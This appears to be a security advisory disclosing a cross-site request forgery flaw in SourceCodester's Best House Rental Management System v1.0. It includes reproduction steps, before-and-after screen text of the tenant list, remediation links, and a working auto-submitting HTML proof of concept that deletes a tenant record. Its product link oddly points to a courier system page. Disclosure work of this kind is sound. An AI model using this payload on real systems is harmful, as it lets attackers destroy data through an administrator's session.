

A Cross-Site Request Forgery (CSRF) vulnerability was found in SourceCodester Best House Rental Management System v1.0. This could lead to an attacker tricking the administrator into adding/modifying/deleting valid tenant data via a crafted HTML page, as demonstrated by a Delete Tenant action at the /rental/ajax.php?action=delete_tenant URI.

Affected Vendor: SourceCodester (<https://www.sourcecodester.com>)

Product Official Website URL: House Rental Management System v1.0
(<https://www.sourcecodester.com/php/17375/best-courier-management-system-project-php.html>)

Version: 1.0

Affected Components:

- **Affected File:** /rental/tenants.php
- **Application URL:** http://localhost/rental/ajax.php?action=delete_tenant

Steps:

1. Login into the Best House Rental Management System and go to menu "Tenants" URL:
<http://localhost/rental/index.php?page=tenants>

- 1st entry is for "CSRFTEST1" tenant with ID="18". This is a tenant which was created to demonstrate CSRF attack

Tue Jul 02 2024 02:15:12 GMT+0530 (India Standard Time)

Select Language

+ New Tenant

Show 10 entries

#	Name	House Rented	Monthly Rate	Outstanding Balance	Last Payment	Action
1	CSRFTEST1, CSRFTEST1 CSRFTEST1	Test1	1,234.00	1,234.00	N/A	View Edit Delete
2	Sharma, Rhea Patel	999 Pineapple St	220,000.00	218,650.00	May 24, 2024	View Edit Delete
3	Verma, Reyaansh Singh	888 Elmwood St	600,000.00	598,350.00	May 22, 2024	View Edit Delete
4	Desai, Advait Gupta	789 Oak St	300,000.00	298,400.00	May 06, 2024	View Edit Delete
5	Singh, Kiara Sharma	777 Spruce St	320,000.00	318,750.00	May 20, 2024	View Edit Delete
6	Gupta, Kabir Malhotra	666 Birch St	1,200.00	-350.00	May 18, 2024	View Edit Delete
7	Mehta, Ishaan Kumar	555 Cedar St	275,000.00	273,100.00	May 16, 2024	View Edit Delete
8	Patel, Aadhyia Singh	456 Elm St	1,500.00	300.00	May 04, 2024	View Edit Delete
9	Singh, Avni Verma	444 Walnut St	100,000.00	98,700.00	May 14, 2024	View Edit Delete
10	Shah, Aryan Mishra	333 Cherry St	75,000.00	73,300.00	May 12, 2024	View Edit Delete

Showing 1 to 10 of 15 entries

Details

Tenant: CSRFTEST1, CSRFTEST1 CSRFTEST1

Monthly Rental Rate: 1,234.00

Outstanding Balance: 1,234.00

Total Paid: 0.00

Rent Started: May 27, 2024

Payable Months: 1

Payment List



Date	Invoice	Amount
------	---------	--------

Copyright © 2024 [Tenant Management System Software](#) - Design By Mayuri K. Freelancer

- Now in new tab, open the CSRF POC with HTML script mentioned below:

```
<html>
<body>
  <form action="http://localhost/rental/ajax.php?action=delete_tenant" method="POST">
    <input type="hidden" name="id" value="18" />
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
</html>
```

- As soon as the HTML page is opened, the request is sent to the server and the "CSRFTEST1" tenant with ID="18" gets deleted. This is because there is no Anti-CSRF protection in place.



localhost/rental/index.php?page=tenants 80%

Tue Jul 02 2024 02:17:04 GMT+0530 (India Standard Time) Select Language

TENANT LIMITED

Dashboard

House Type >

House >

Tenants

Payments

Reports >

Users

Pro Version

More Project

List of Tenant + New Tenant

Show **10** entries Search:

#	Name	House Rented	Monthly Rate	Outstanding Balance	Last Payment	Action
1	Sharma, Rhea Patel	999 Pineapple St	220,000.00	218,650.00	May 24, 2024	View Edit Delete
2	Verma, Reyaansh Singh	888 Elmwood St	600,000.00	598,350.00	May 22, 2024	View Edit Delete
3	Desai, Advait Gupta	789 Oak St	300,000.00	298,400.00	May 06, 2024	View Edit Delete
4	Singh, Kiara Sharma	777 Spruce St	320,000.00	318,750.00	May 20, 2024	View Edit Delete
5	Gupta, Kabir Malhotra	666 Birch St	1,200.00	-350.00	May 18, 2024	View Edit Delete
6	Mehta, Ishaan Kumar	555 Cedar St	275,000.00	273,100.00	May 16, 2024	View Edit Delete
7	Patel, Aadhyia Singh	456 Elm St	1,500.00	300.00	May 04, 2024	View Edit Delete
8	Singh, Avni Verma	444 Walnut St	100,000.00	98,700.00	May 14, 2024	View Edit Delete
9	Shah, Aryan Mishra	333 Cherry St	75,000.00	73,300.00	May 12, 2024	View Edit Delete
10	Khan, Arnav Patel	222 Maple St	200,000.00	198,600.00	May 10, 2024	View Edit Delete

Solution/Good Reads:

Implement Anti-CSRF Tokens.

[https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site Request Forgery Prevention Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site%20Request%20Forgery%20Prevention%20Cheat%20Sheet.html)

<https://portswigger.net/web-security/csrf/preventing>